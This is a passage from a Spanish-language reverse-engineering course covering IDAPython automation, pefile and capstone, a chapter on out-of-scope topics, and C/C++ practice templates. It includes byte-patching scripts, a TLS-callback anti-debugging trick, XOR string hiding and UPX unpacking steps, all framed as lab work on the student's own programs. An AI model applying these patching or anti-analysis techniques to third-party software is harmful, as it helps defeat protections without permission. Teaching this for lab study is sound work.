Qué hace: recorre las instrucciones de `.text`; si alguna usa la constante `0x1E0` como operando, imprime la dirección y el texto. En el programa del capítulo 15, esa constante es la que compara el resultado con 480.

> **La API cambia entre versiones**
>
> `idc.get_operand_value`, `idc.print_insn_mnem` y `idautils.Heads` existen en IDA 7 y 8, pero algunos nombres cambiaron respecto de IDA 6. Si el script falla, revisá la versión y la documentación de IDAPython. La lógica —recorrer y comparar— se mantiene.

Ejemplo 3: listar imports

```
import idautils
import idc

for i in range(idc.get_import_module_qty()):
    modulo = idc.get_import_module_name(i)
    print(f"[{modulo}]")
    def callback(ea, nombre, ordinal):
        print(f"  {ea:#x}  {nombre or ordinal}")
        return True
    idc.enum_import_names(i, callback)
```

Qué hace: recorre los módulos importados y, por cada uno, enumera sus funciones. Es el equivalente scripteado de la pestaña Imports.

Lo que muestra el curso

Esta sección resume lo que hacen los cuatro capítulos de IDAPython, con la API real que usan.

Montar el entorno y probar que anda

El cap. 22b instala **IPyIDA**, una consola de IPython dentro de IDA (se abre con `Shift` + `.`). Tiene autocompletado con `Tab`, historial (`%hist`) y reuso de resultados por número de línea (`_6`). Dos molestias que el propio video admite: hay que **importar las librerías a mano** la primera vez (`from idc import *`, `from idautils import *`, `from idaapi import *`) y la consola se cierra al depurar (se reabre con `Shift` + `.`).

El cap. 25 arma un entorno más cómodo: un archivo `exint.py` en `.ipython/profile_default/startup/` que carga las librerías solas (y agrega `exon` / `exof` para mostrar enteros en hexadecimal), y **Spyder conectado al kernel de IDA** (*Consoles → Connect to an existing kernel*, eligiendo el `kernel-NNNN.json` más nuevo). Así podés escribir scripts con autocompletado, ver la documentación con `Ctrl+I`, ejecutar una selección (*Run selection or current line*) y hacer doble clic en una dirección de la salida para saltar a ella en IDA.

Una prueba rápida de que las librerías están cargadas: `here()` devuelve la dirección donde está el cursor. Si da error, las librerías no se importaron (cap. 25).

> **La API cambió de nombre entre versiones**
>
> La mayoría de los scripts viejos de internet fallan no porque estén mal, sino porque los nombres cambiaron (`PatchByte` → `patch_byte`, etc.). El cap. 25 recomienda la página oficial *"Porting from IDA 6.x to 7.4"*, que lista el nombre viejo y el nuevo de cada función. Si un script tira error por todos lados, es casi seguro esto.

Correr un script

Hay tres formas (caps. 22b y 25): cargar un `.py` con *File → Script file*; pegar código de IDAPython **dentro de un breakpoint** (en *Edit breakpoint*, cambiando el tipo a IDAPython) —ahí los registros se leen como `cpu.edx`, y si el código hace `return True` el programa para, lo que da un breakpoint condicional scripteado—; o, con Spyder conectado, ejecutar una selección del script.

Recorrer las funciones

El cap. 25 recorre todas las funciones del binario:

```
import idautils, idc

inicio = idc.get_inf_attr(idc.INF_MIN_EA)   # dirección mínima cargada
fin    = idc.get_inf_attr(idc.INF_MAX_EA)   # dirección máxima

for ea in idautils.Functions(inicio, fin):
    nombre = idc.get_func_name(ea)
    fin_f  = idc.find_func_end(ea)
    print(f"{ea:#x}  {fin_f:#x}  {nombre}")
```

`Functions()` devuelve un **generador** (para verlo entero, `list(idautils.Functions())`); `get_func_name(ea)` da el nombre de la función a la que pertenece una dirección (no hace falta la dirección exacta de inicio); `find_func_end(ea)` da el final (un byte más allá de la última instrucción).

Recorrer el grafo de control y pintar bloques

El cap. 27b toma una función y recorre sus **bloques básicos**:

```
import idaapi, idc

f = idaapi.get_func(idc.here())     # func_t de la función bajo el cursor
fc = idaapi.FlowChart(f)
for bloque in fc:
    print(f"{bloque.start_ea:#x} - {bloque.end_ea:#x}")
```

Cada bloque tiene `start_ea`, `end_ea`, `preds()` (bloques que llegan a él) y `succs()` (a los que salta). Para **pintar** el bloque donde está una dirección y sus predecesores de otro color:

```
import idaapi, idautils, idc

addr = idc.here()
f = idaapi.get_func(addr)
for bloque in idaapi.FlowChart(f):
    if bloque.start_ea <= addr < bloque.end_ea:        # bloque que contiene addr
        for ea in idautils.Heads(bloque.start_ea, bloque.end_ea):
            idc.set_color(ea, idc.CIC_ITEM, 0x80FF80)  # verde (0xBBGGRR)
        for pred in bloque.preds():                    # puede haber varios
            for ea in idautils.Heads(pred.start_ea, pred.end_ea):
                idc.set_color(ea, idc.CIC_ITEM, 0x80FFFF)
```

Es una forma visual de ver de dónde viene el flujo. El color va en formato `0xBBGGRR`.

Parchear con un script (solo programas propios)

El cap. 25 automatiza un parcheo sobre un crackme. Tomamos la **mecánica** (no el objetivo) para aplicarla a un programa propio en tu laboratorio:

```
import idc

addr = idc.find_binary(idc.get_inf_attr(idc.INF_MIN_EA), idc.SEARCH_DOWN, "74 07")
if addr != idc.BADADDR:
    print("originales:", idc.get_bytes(addr, 2).hex(), "/ byte previo:",
hex(idc.get_original_byte(addr)))
    idc.patch_bytes(addr, b"\x90\x90")   # en la base de datos
    # idc.revert_byte(addr)              # para deshacer
```

`patch_bytes` cambia bytes en la base de datos; `get_original_byte` devuelve el byte anterior al parche (lo mismo que *Patch program → original bytes* en el menú); `revert_byte` lo deshace. Para escribir los cambios al `.exe`, el cap. 25 usa `save_file` */apply patches to input file*, calculando el **file offset** = dirección − base del código + `0x400` (header), como en la lección de números. **Antes de cualquier script que modifique la base de datos, tomá un snapshot** (*Database snapshot manager*).

Buscar secuencias de instrucciones por patrón

El cap. 32 arma un buscador de instrucciones con `ida_search.find_text` + expresiones regulares. El truco es una función `replace()` que convierte una instrucción fácil de tipear en un patrón regex:

- el espacio simple → `*` (cualquier cantidad de espacios, porque IDA alinea con varios);
- `R32` → `(e.x|e.i)` para cualquier registro de 32 bits;
- `const` → `[0-9a-fA-F]{2,8}h` para una constante hexadecimal;
- y **escapar** los caracteres especiales de regex que aparezcan en la instrucción (`[`, `]`, `+`, `*`, `-`) con `\`.

Dos límites que el capítulo señala: la búsqueda de texto de IDA es **de una sola línea** (no matchea una secuencia multilínea en una sola llamada; hay que buscar instrucción por instrucción, encadenando desde la dirección anterior), y `find_text` devuelve `BADADDR` (`0xFFFFFFFF`) cuando no encuentra. Para buscar una secuencia de tres instrucciones "cercanas", se busca la primera, y desde cada hallazgo se busca la siguiente

verificando que la **distancia** no supere un límite. `idc.jumpto(ea)` mueve el cursor para mostrar el resultado en IDA.

Traducir números a nombres con enumeraciones

El cap. 22b, para imprimir los mensajes de Windows por nombre en vez de por número, agrega una enumeración en *Local Types* y la consulta desde el script con `get_enum("nombre")` (devuelve el id de la enumeración) y la función que, dado ese id y un valor como `cpu.edx`, devuelve el nombre (`WM_COMMAND`, etc.). Es la forma scripteada de lo que la tecla `M` hace a mano en el listado.

Ghidra y Python standalone

Si usás Ghidra, tenés scripting en Python (Jython) y Java. El modelo es parecido: recorrer funciones, leer instrucciones, renombrar.

Si no tenés IDA Pro, también podés automatizar **sin** desensamblador:

```
import pefile

pe = pefile.PE("check.exe")
print("Entry point:", hex(pe.OPTIONAL_HEADER.AddressOfEntryPoint))
for entry in pe.DIRECTORY_ENTRY_IMPORT:
    print(entry.dll.decode())
    for imp in entry.imports:
        print("  ", imp.name)
```

`pefile` es una librería de Python para leer PE. No desensambla, pero sirve para inventarios, detección y reportes.

Para desensamblar desde Python, `capstone` permite decodificar bytes:

```
from capstone import Cs, CS_ARCH_X86, CS_MODE_32

md = Cs(CS_ARCH_X86, CS_MODE_32)
codigo = bytes.fromhex("83F81E7410")
for ins in md.disasm(codigo, 0x401000):
    print(f"{ins.address:#x}: {ins.mnemonic} {ins.op_str}")
```

Salida esperada:

```
0x401000: cmp eax, 0x1e
0x401003: je 0x401015
```

El flujo de trabajo con scripts

```
1. Hacer la tarea a mano una vez.
2. Detectar qué se repite.
3. Escribir el script mínimo.
4. Probarlo sobre una copia.
5. Revisar el resultado (no confiar ciegamente).
6. Guardar el script con el informe.
```

El paso 5 es el más importante. Un script que renombra mal contamina la base de datos y hace que el análisis sea peor que antes.

Práctica

1. Compilá tu `check.exe` y abrilo en IDA.
2. Corré el script de renombrado y verificá que las funciones `sub_` cambiaron de nombre.
3. Corré el script de búsqueda de `0x1E0` y comprobá que encuentra la comparación.
4. Modificá la constante del programa a `0x1B8`, recompilá y volvé a correr el script.
5. Escribí un script que imprima todas las funciones cuyo nombre contenga "check" o "main".
6. Guardá los scripts en tu bitácora y anotá la versión de IDA.

Preguntas de repaso

1. ¿Cuándo conviene automatizar? Cuando la tarea es repetitiva, mecánica y verificable. Primero se hace a mano para entenderla.

2. ¿Qué diferencia hay entre `idc`, `idautils` e `idaapi`? `idc` tiene funciones clásicas; `idautils` ofrece iteradores; `idaapi` es la API de bajo nivel y la interfaz.

3. ¿IDAPython funciona en IDA Free? Depende de la versión. Históricamente IDA Free no incluía Python; las versiones recientes agregaron capacidades. Si no está, usá Ghidra o automatizá con `pefile` / `capstone`.

4. ¿Por qué hay que revisar el resultado de un script? Porque un script no entiende el contexto: puede renombrar mal, buscar coincidencias falsas o modificar datos que no correspondían.

5. ¿Qué hace `capstone`? Desensambla bytes a instrucciones desde Python, sin necesidad de IDA.

Antes de avanzar

Tenés que poder:

- Escribir un script que recorra funciones y renombre.
- Buscar una constante en `.text`.
- Listar imports con IDAPython o `pefile`.
- Explicar por qué el resultado se revisa a mano.

Puerta de salida

Si el script te ahorra tiempo y el resultado es correcto, la rama está aprobada. Si el script produce nombres dudosos y no los revisás, no.

Fuentes de esta lección

- `Reversing desde cero, cap. 22b` — IPyIDA, imports, correr código en un breakpoint (`cpu.edx`, `return True`) y enumeraciones (transcripción .txt, sin marcas).
- `Reversing desde cero, cap. 25` — entorno (exint.py, Spyder+kernel), `here()`, porting de nombres, recorrer `Functions()` y parchear/revertir/guardar (transcripción .txt, sin marcas).
- `Reversing desde cero, cap. 27b` — `get_func`, `FlowChart`, bloques básicos (`start_ea` / `end_ea` / `preds`) y pintar con `set_color` (transcripción .txt, sin marcas).
- `Reversing desde cero, cap. 32` — búsqueda de instrucciones con `find_text` + regex, límite de una línea y búsqueda por distancia (transcripción .txt, sin marcas).
- `Reversing desde cero, cap. 15` — constante `0x1E0` usada en el ejemplo de búsqueda editorial.

Capas de esta lección

Contenido observado en CLS: el entorno IPyIDA/Spyder, `here()`, el recorrido de funciones y del grafo, el parcheo scripteado, la búsqueda por regex y las enumeraciones (caps. 22b, 25, 27b, 32). **Conocimiento externo:** API de IDAPython moderna, Ghidra, `pefile` y `capstone`. **Recomendación editorial:** los tres primeros scripts de ejemplo, el flujo de trabajo y el encuadre de parchear solo programas propios.

Ampliación editorial basada en fuentes externas — Compatibilidad con IDA 9.0+: reemplazo de ida_struct e ida_enum por ida_typeinf

En **IDA 9.0+** (IDAPython Porting Guide to IDA 9.0), Hex-Rays eliminó por completo los módulos `ida_struct` e `ida_enum` (y wrappers como `idc.get_enum` citado en el ejemplo del cap. 22b), unificándolos en **`ida_typeinf`** (`tinfo_t`) *(Hecho confirmado)*. Para consultar el nombre simbólico de un valor en una enumeración de *Local Types* en IDA 9.0+:

```
import ida_typeinf

def nombre_miembro_enum(nombre_enum: str, valor: int) -> str | None:
    tif = ida_typeinf.tinfo_t()
    if not tif.get_named_type(None, nombre_enum) or not tif.is_enum():
        return None
    ed = ida_typeinf.enum_type_data_t()
    if not tif.get_enum_details(ed):
        return None
    for m in ed:
        if m.value == valor:
            return m.name
    return None
```

Kernel y otros territorios: qué queda fuera y por qué

> **Objetivo de la lección**
>
> Al terminar vas a poder explicar por qué el kernel, el desempaquetado de protectores comerciales, el exploiting contra terceros y **otras plataformas (Linux, macOS, Android, ARM)** no forman parte de esta edición, y qué prerequisites harían falta para abordarlos.

> **Esta edición es solo Windows**
>
> Por decisión de alcance, la guía cubre **únicamente binarios de Windows** (PE, x86/x64). El reversing de **Linux/ELF**, **macOS/Mach-O**, **Android (APK/DEX)** y arquitecturas como **ARM/AArch64** queda **fuera**. Los conceptos de base (números, memoria, stack, flujo, método) se trasladan a esas plataformas, pero su formato, convenciones y herramientas son otro mundo y merecen su propio material.

Prerrequisitos: etapas 0 a 4. **Duración sugerida:** 30 minutos (lectura y reflexión).

Una guía también se define por lo que no incluye

El corpus de CLS tiene material de kernel, protectores comerciales, exploiting y malware. No todo se convierte en lección. Algunos temas quedan fuera por tres razones:

1. **No hay material revisado.** Hay contenedores que no se abrieron; una mención no es contenido.
2. **El riesgo no es proporcional al beneficio para un principiante.** Enseñar a manipular kernel o protectores sin bases sólidas produce accidentes, no aprendizaje.
3. **El marco legal y ético.** Eludir protecciones de software comercial o atacar sistemas ajenos no es educativo.

Kernel

Un módulo de kernel corre en el nivel más privilegiado del sistema. Un error ahí no crashea una aplicación: crashea la máquina, corrompe el sistema o abre una puerta que no se cierra con un reinicio.

Para abordar kernel con responsabilidad hacen falta, como mínimo:

- C y ensamblador con soltura.
- Entender la memoria virtual, la paginación y las estructuras del sistema operativo.
- Un laboratorio con snapshots y, preferentemente, hardware o VM descartable.
- Un objetivo defensivo claro: analizar un driver, entender una mitigación, revisar una vulnerabilidad con permiso.

En CLS no hay un curso de kernel leído. El mapa menciona material de exploiting y de drivers, pero no se verificó. Esta guía no lo convierte en una lección de principiante.

Protectores comerciales

El desempaquetado de protectores como Themida, WinLicense o ACProtect aparece en el corpus (por ejemplo, el RAR de Themida + WinLicense y los capítulos de ACProtect). Es material avanzado y, en muchos casos, orientado a modificar software comercial.

Esta guía explica **qué es** un empacador, cómo se reconoce y por qué el código queda plano en memoria en algún momento. No enseña a desempaquetar protectores comerciales, no distribuye recetas y no propone esas tareas. El capítulo 35 (inline patching sobre ACProtect) se cita solo como evidencia de que la técnica existe; no se reproduce.

Exploiting contra terceros

Los ejercicios de vulnerabilidades de esta guía se limitan a programas propios o laboratorios deliberadamente vulnerables, con permiso. No se enseña a atacar sistemas ajenos, a evadir defensas de terceros ni a mantener acceso.

Si tu objetivo es la seguridad ofensiva profesional, el camino incluye:

- Fundamentos de redes y sistemas.
- Programación y análisis de binarios.
- Laboratorios legales (por ejemplo, entornos de práctica diseñados para eso).
- Certificaciones y programas con alcance definido.
- Ética y divulgación responsable.

Otros temas del corpus que quedan como referencia

Tema	Estado en esta edición
Android (APK/DEX)	**Fuera de alcance**: edición solo Windows
Linux/ELF	**Fuera de alcance**: edición solo Windows
macOS/Mach-O	**Fuera de alcance**: edición solo Windows
ARM/AArch64 y otras arquitecturas	**Fuera de alcance**: edición solo Windows (x86/x64)
Malware	Triage estático defensivo de Windows; ejecución **fuera de alcance**
Vulnerabilidades	Concepto y mitigación en laboratorio propio; exploit **fuera de alcance**
Kernel/drivers (Windows)	Rama optativa Etapa 6: drivers propios/didácticos en VM descartable; no rootkits, BYOVD, explotación ni evasión de mitigaciones
Protectores comerciales	**Fuera de alcance** por marco legal y ético
Automatización	Rama con IDAPython/Ghidra; capítulos CLS **pendientes**

Práctica

1. Elegí un tema de la tabla que te interese y escribí qué prerequisites te faltan.
2. Buscá en el corpus un recurso de ese tema y anotá si está leído o pendiente.
3. Escribí una regla personal: "no voy a analizar X hasta poder Y".
4. Revisá tu bitácora: ¿hay alguna práctica que hayas hecho sin permiso o sin aislamiento? Corregila.

Preguntas de repaso

1. ¿Por qué el kernel queda fuera? Por el nivel de privilegio, el riesgo de daño y la falta de material revisado y de prerequisites en esta edición.

2. ¿Qué diferencia hay entre explicar un empacador y desempaquetar un protector comercial? Explicar es conceptual y defensivo; desempaquetar un protector comercial para modificar el programa queda fuera del marco legal y ético de esta guía.

3. ¿Qué hace falta para practicar exploiting de forma responsable? Un laboratorio propio o autorizado, un objetivo definido, permisos y un plan de divulgación.

4. ¿Una mención en el corpus alcanza para dar una lección? No. Una mención o un título no demuestran el contenido. Primero hay que leerlo y verificarlo.

Antes de cerrar

Tenés que poder:

- Explicar por qué no todo el corpus se convierte en curso.
- Nombrar los prerequisites de kernel.
- Decir qué temas quedan como referencia y cuáles como pendientes.

> **Cierre del recorrido**
>
> Si llegaste hasta acá con las etapas 0 a 4 completas, tenés una base real de reversing. Las ramas son opcionales: elegí una, completá su práctica y documentala. No acumules temas: acumulá evidencia.

Fuentes de esta lección

- `mapa_carpetas_etapas.csv` — asignación de temas y notas sobre kernel/exploiting.
- `Themida + WinLicense 2.x (Unpacking).rar` — recurso **excluido** del recorrido base.
- `Reversing desde cero, cap. 35` — evidencia de la técnica de inline patching; **no se reproduce**.
- `FUENTES_Y_LIMITES.md` — criterios de exclusión de esta edición.

Capas de esta lección

Contenido observado en CLS: la existencia de los recursos y su clasificación en el mapa.
Conocimiento externo: requisitos de kernel y explotación responsable. **Recomendación editorial:** los límites y la tabla de estado.

Hilo conductor multi-nivel y kit de plantillas C/C++

> **Propósito de esta sección transversal**
>
> Conectar de forma práctica los tres niveles del curso (Principiante, Intermedio y Avanzado). En la **Parte I** vemos cómo un único programa de validación (desde el `check.c` básico de la Etapa 1 hasta el componente `BlocLab` de las Etapas 2C, 2D y 6) cambia en el desensamblador y en el debugger a medida que evoluciona. En la **Parte II** tenés **5 plantillas mínimas en C y C++** listas para copiar y compilar en tu VM para practicar todas las lecciones intermedias y avanzadas sin depender de muestras externas.

Parte I · El hilo conductor: un mismo binario a través de los tres niveles

Una de las dificultades más comunes al estudiar reversing es sentir que cada tema nuevo (optimizaciones, TLS callbacks, packers, C++ con vtables, named pipes o drivers KMDF) pertenece a un mundo desconectado del anterior. Para unirlos, sigamos **la misma regla de negocio** en sus tres estadios de evolución:

> **Regla de negocio constante:** aceptar dos enteros `a` y `b` tales que `a <= 50` (`0x32`), `b >= 50` (`0x32`) y `(a + b) * 4 == 480` (`0x1E0`).

Estadio 1 · Nivel Principiante: `check_v1.c` con `-O0` frente a `-O2` (Etapas 1, 2A y 4.1)

En el nivel Principiante escribimos la función en C puro y comparamos qué genera el compilador en x64 sin optimizaciones (`-O0` / `/Od`) frente a compilación optimizada (`-O2`):

```
// Regla base en C (Lecciones 1.5, 2.4, 2.8 y 4.1)
int validar_pares(int a, int b) {
    if (a > 50 || b < 50) return 0;
    return ((a + b) * 4) == 480;
}
```

```
Compilación sin optimizar (-O0, x64)
------------------------------------
validar_pares:
  mov   dword ptr [rsp+8], ecx   ; guarda a
defecto
  mov   dword ptr [rsp+10h], edx ; guarda b
  cmp   dword ptr [rsp+8], 32h   ; ¿a > 50?
  jg    short fallo
  cmp   dword ptr [rsp+10h], 32h ; ¿b < 50?
  jl    short fallo
  mov   eax, dword ptr [rsp+8]
  add   eax, dword ptr [rsp+10h] ; eax = a+b
(2.4)
  shl   eax, 2                   ; eax *= 4
  cmp   eax, 1E0h                ; ¿== 480?
  jne   short fallo
  mov   eax, 1
  ret
fallo:
  xor   eax, eax
  ret
```

```
Compilación optimizada (-O2, x64)
---------------------------------
validar_pares:
  xor   eax, eax          ; resultado = 0 por
defecto
  cmp   ecx, 32h          ; ¿a > 50? (ECX = a)
  jg    short salir       ; si a > 50, retorna 0
  cmp   edx, 32h          ; ¿b < 50? (EDX = b)
  jl    short salir       ; si b < 50, retorna 0
  lea    ecx, [rcx+rdx]    ; ecx = a + b (con LEA,
2.2)
  cmp   ecx, 78h          ; ¡480 / 4 = 120 (0x78)!
  sete  al                ; AL = 1 si (a+b)==120
(2.4)
salir:
  ret
```

Qué aprende el alumno al comparar ambos listados:

- Con `-O0` (izquierda) cada variable baja al *shadow space* (`[rsp+8]`, `[rsp+10h]`, 1.2 y 2.5) y la multiplicación por 4 se ve como `shl eax, 2` seguida de `cmp eax, 1E0h`.
- Con `-O2` (derecha) el compilador aplica reducción algebraica (2.8): en lugar de multiplicar `(a + b) * 4` y comparar contra `480`, suma con `lea ecx, [rcx+rdx]` y compara directamente contra `120` (`0x78 = 480 / 4`), usando `sete al` en vez de un salto condicional. Si en `main` se elige entre `"Correcto"` e `"Incorrecto"`, `-O2` carga ambas direcciones con `lea` y selecciona una con `cmovne` (4.1).

Estadio 2 · Nivel Intermedio: `check_v2.c` con TLS Callback, XOR y UPX (Etapas 2B, 2.17, 2.21 y 4.2)

En el nivel Intermedio, el mismo programa incorpora tres capas que frustran el camino directo de Principiante:

1. **Un TLS Callback previo a `main` (2.11 y 2.15):** una función registrada en `.CRT$XLB` se ejecuta antes del entry point y consulta `IsDebuggerPresent()` (o lee `gs:[60h] → [peb+2]`). En lugar de mostrar un cartel evidente, si detecta un depurador cambia una variable global `g_objetivo` de `480` (`0x1E0`) a `999` (`0x3E7`). Quien pone el breakpoint directamente en `main` ve que `40` y `80` fallan sin entender quién alteró `g_objetivo`.
2. **Cadenas ocultas con XOR (2.10 y 4.2):** la cadena `"Correcto"` ya no está en texto claro en `.rdata`; se almacena como `{0x19, 0x35, 0x28, 0x28, 0x3F, 0x39, 0x2E, 0x35, 0x00}` y un bucle corto aplica `xor byte ptr [rcx+rax], 5Ah` justo antes de imprimir.
3. **Empaquetado didáctico con UPX (2.17):** al pasar el ejecutable por `upx -9 check_v2.exe`, las secciones originales se comprimen dentro de `UPX1` y la IAT queda reducida a `LoadLibraryA` y `GetProcAddress`.

```
 Secuencia de resolución en el Nivel Intermedio:
 1. Triage PE-bear (1.4 / 2.17) ──► Secciones UPX0 (RawSize=0) y UPX1 (entropía 7,8)
 2. Desempaquetado en x64dbg (2.17) ──► Breakpoint de ejecución en memoria sobre UPX0
                                    ──► F9 hasta caer en el OEP ──► Dump + Scylla IAT Fix
 3. Inspección del Dump en IDA/Ghidra (2.11 / 2.16) ──► Directorio TLS apunta a tls_callback_0
                                                    ──► Se observa escritura a g_objetivo si
BeingDebugged != 0
 4. Recuperación de cadena XOR (2.10 / 2.21) ──► Bucle xor [reg], 0x5A antes de puts
                                             ──► Breakpoint de log en x64dbg: "msg={s:rcx}"
```

Estadio 3 · Nivel Avanzado: `BlocLab` en C++, IPC y Kernel (Etapas 2C, 2D, 4.5, 5.2 y 6)

En el nivel Avanzado, la misma verificación vive dentro de una arquitectura realista de Windows:

- **Polimorfismo C++, RTTI, SSO y Excepciones (2.18 y 2D.11):** un objeto derivado `ValidadorBloc` implementa el método virtual `verificar(const std::string& etiqueta, const MensajeCLSF* m)`. En el listado vemos `mov rax, [rcx] ; call qword ptr [rax+8]`. Inspeccionando `vtable[-1]` en `.rdata` encontramos el `_RTTICompleteObjectLocator` (con RVAs en x64) que lleva al nombre `.?AVValidadorBloc@@`. Si los parámetros violan el rango, lanza una excepción C++ despachada por `__CxxFrameHandler4` a través de `.pdata` y `.xdata`.
- **Protocolo binario `CLSF` sobre Named Pipe (4.5 y 2D.10):** en lugar de pedir números por consola con `scanf`, un proceso servidor crea `\.\pipe\BlocLabPipe` (con `FILE_FLAG_FIRST_PIPE_INSTANCE` y `PIPE_REJECT_REMOTE_CLIENTS`) y recibe una trama `CLSF` cuyos campos en offset `0x08` y `0x0A` transportan `a` y `b` en little-endian.
- **Auditoría de memoria y Kernel (2.19, 2.20 y 6.2):** si el parser copia el cuerpo del mensaje sin validar `body_len` contra el tamaño del buffer reservado en el heap, diagnosticamos el desborde con **Full Page Heap** y **WinDbg TTD** (`!heap -p -a` y `g-`), comparamos el binario vulnerable (`v1`) contra el corregido (`v2`) con **BinDiff / Version Tracking**, y verificamos cómo el servidor consulta la versión del subsistema mediante `DeviceIoControl(IOCTL_BLOCLAB_QUERY_VERSION = 0x80006000)` hacia el driver KMDF de laboratorio.

Aspecto observable	Estadio 1 · Principiante (`check_v1`)	Estadio 2 · Intermedio (`check_v2`)	Estadio 3 · Avanzado (`BlocLab`)
Punto de entrada a la lógica	`main` → `validar_pares` hallado por xref desde la string `"Correcto"`	OEP tras desempaquetar UPX + `tls_callback` en directorio `.tls`	Slot de `vtable` de `ValidadorBloc` invocado tras `ReadFile` del Named Pipe
Cómo llega la entrada	`scanf("%d", ...)` en variables locales del stack	Argumentos de consola + variable global condicionada por el TLS callback	Estructura binaria `CLSF` en el heap o buffer de `IRP` (`SystemBuffer` en KMDF)
Cómo se ven los textos	ASCII plano terminado en `0` en `.rdata`	Arreglo de bytes cifrado con `XOR 0x5A` descifrado en un bucle local	`std::string` con *Small String Optimization* (SSO, 16B unión + 8B size + 8B cap)
Herramienta que destraba el caso	IDA Free / Ghidra + breakpoint simple en x64dbg	PE-bear + x64dbg (breakpoint de memoria / Scylla) + traza condicional	RTTI en IDA/Ghidra + Frida + WinDbg (Page Heap / TTD) + revisión de `CTL_CODE`

Parte II · Kit de 5 plantillas de código mínimo (Boilerplates listos para compilar)

Todas las prácticas del curso están pensadas para ejecutarse sobre **programas propios en tu VM aislada** (Etapa 0). Para que no tengas que escribir desde cero cada escenario técnico, acá tenés cinco esqueletos autocontenidos de ~35 líneas en C y C++ estándar (también guardados como archivos sueltos en la carpeta `plantillas_codigo/` del paquete HTML). Compilalos en la VM con **Visual Studio Developer Command Prompt (`cl.exe`)** o con **MinGW-w64 (`gcc` / `g++`)**.

Plantilla 1 · `check_evolucion.c` (Práctica para 1.5, 2.4, 2.8, 2.10, 2.11, 2.15, 2.17 y 4.1)

Un único archivo en C que podés compilar en modo Principiante (por defecto) o en modo Intermedio (pasando `/DMODO_INTERMEDIO` o `-DMODO_INTERMEDIO`), lo que activa un **TLS Callback** que comprueba `IsDebuggerPresent()` y una rutina de descifrado **XOR** sobre el mensaje de éxito:

```c
// Archivo: plantillas_codigo/check_evolucion.c
// Compilar Principiante (MSVC): cl /Zi /Od check_evolucion.c /Fe:check_v1_O0.exe
// Compilar Optimizado   (MSVC): cl /Zi /O2 check_evolucion.c /Fe:check_v1_O2.exe
// Compilar Intermedio   (MSVC): cl /Zi /O1 /DMODO_INTERMEDIO check_evolucion.c /Fe:check_v2.exe
// Compilar en MinGW-w64 (GCC) : gcc -O0 -g check_evolucion.c -o check_v1_O0.exe
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

static int g_objetivo = 480; // 0x1E0 en condiciones normales

#ifdef MODO_INTERMEDIO
static void NTAPI tls_antidebug(PVOID h, DWORD reason, PVOID res) {
    (void)h; (void)res;
    if (reason == DLL_PROCESS_ATTACH && IsDebuggerPresent()) {
        g_objetivo = 999; // Desvía la constante antes de entrar a main (Lecciones 2.11 y 2.15)
    }
}
#ifdef _MSC_VER
#pragma comment(linker, "/INCLUDE:_tls_used")
#pragma section(".CRT$XLB", long, read)
__declspec(allocate(".CRT$XLB")) PIMAGE_TLS_CALLBACK p_tls = tls_antidebug;
#else
PIMAGE_TLS_CALLBACK p_tls __attribute__((used, section(".CRT$XLB"))) = tls_antidebug;
#endif
#endif

int validar_pares(int a, int b) {
    if (a > 50 || b < 50) return 0;
    return ((a + b) * 4) == g_objetivo;
}

int main(int argc, char** argv) {
    int a = (argc > 2) ? atoi(argv[1]) : 0;
    int b = (argc > 2) ? atoi(argv[2]) : 0;
    if (argc <= 2) {
        printf("Primer valor: ");  if (scanf("%d", &a) != 1) return 1;
        printf("Segundo valor: "); if (scanf("%d", &b) != 1) return 1;
    }
    if (validar_pares(a, b)) {
#ifdef MODO_INTERMEDIO
        // "Correcto" cifrado con XOR 0x5A (Lecciones 2.10 y 4.2)
        unsigned char enc[] = {0x19, 0x35, 0x28, 0x28, 0x3F, 0x39, 0x2E, 0x35, 0x00};
        for (int i = 0; enc[i] != 0; ++i) enc[i] ^= 0x5A;
        puts((const char*)enc);
#else
        puts("Correcto");
#endif
        return 0;
    }
    puts("Incorrecto");
    return 1;
}
```

Plantilla 2 · `cpp_rtti_sso.cpp` (Práctica para 2.18 y 2D.11)

Genera en un solo binario: una jerarquía con herencia múltiple (para observar la `vtable`, el `_RTTICompleteObjectLocator` en `vtable[-1]` y un *adjustor thunk* `sub rcx, 8`), dos objetos `std::string` (uno corto en el buffer SSO de 16 bytes y otro largo en el heap), un `std::vector<int>` y un bloque `try/catch` con tablas en `.pdata`/`.xdata`:

```
// Archivo: plantillas_codigo/cpp_rtti_sso.cpp
// Compilar (MSVC FH4 actual): cl /EHsc /GR /Zi /O1 cpp_rtti_sso.cpp /Fe:cpp_fh4.exe
// Compilar (MSVC FH3 clásico): cl /EHsc /GR /Zi /O1 /d2FH4- cpp_rtti_sso.cpp /Fe:cpp_fh3.exe
// Compilar (MinGW ABI Itanium): g++ -O1 -g cpp_rtti_sso.cpp -o cpp_itanium.exe
#include <iostream>
#include <string>
#include <vector>
#include <stdexcept>
#include <typeinfo>

struct Componente {
    int id = 0x10;
    virtual ~Componente() = default;
    virtual int evaluar(int a, int b) const = 0;
};
struct Auditable {
    int nivel_log = 2;
    virtual void registrar(const char* evento) const { std::cout << "[LOG] " << evento << "\n"; }
};
class ValidadorBloc : public Componente, public Auditable {
    std::string etiqueta_corta = "BLOC_SSO";                        // < 16B: queda inline (SSO)
    std::string etiqueta_larga = "BLOC_CADENA_LARGA_EN_EL_HEAP_2026"; // >= 16B: reserva en heap
    std::vector<int> historial = {40, 80, 120};
public:
    int evaluar(int a, int b) const override {
        if (a < 0 || b < 0) throw std::runtime_error("Valores negativos no permitidos");
        return (a <= 50 && b >= 50 && (a + b) * 4 == (int)historial[2] * 4) ? 1 : 0;
    }
    void registrar(const char* ev) const override {
        std::cout << "[" << etiqueta_corta << "|" << etiqueta_larga.size() << "] " << ev << "\n";
    }
};

int main(int argc, char** argv) {
    Componente* obj = new ValidadorBloc();
    std::cout << "RTTI: " << typeid(*obj).name() << "\n";
    try {
        int res = obj->evaluar(argc > 1 ? std::stoi(argv[1]) : 40, 80);
        dynamic_cast<Auditable*>(obj)->registrar(res ? "OK" : "FALLO");
    } catch (const std::exception& ex) {
        std::cerr << "Excepcion capturada: " << ex.what() << "\n";
    }
    delete obj;
    return 0;
}
```

Plantilla 3 · `heap_bug.c` (Práctica para 2.19, 2.20 y 5.2)

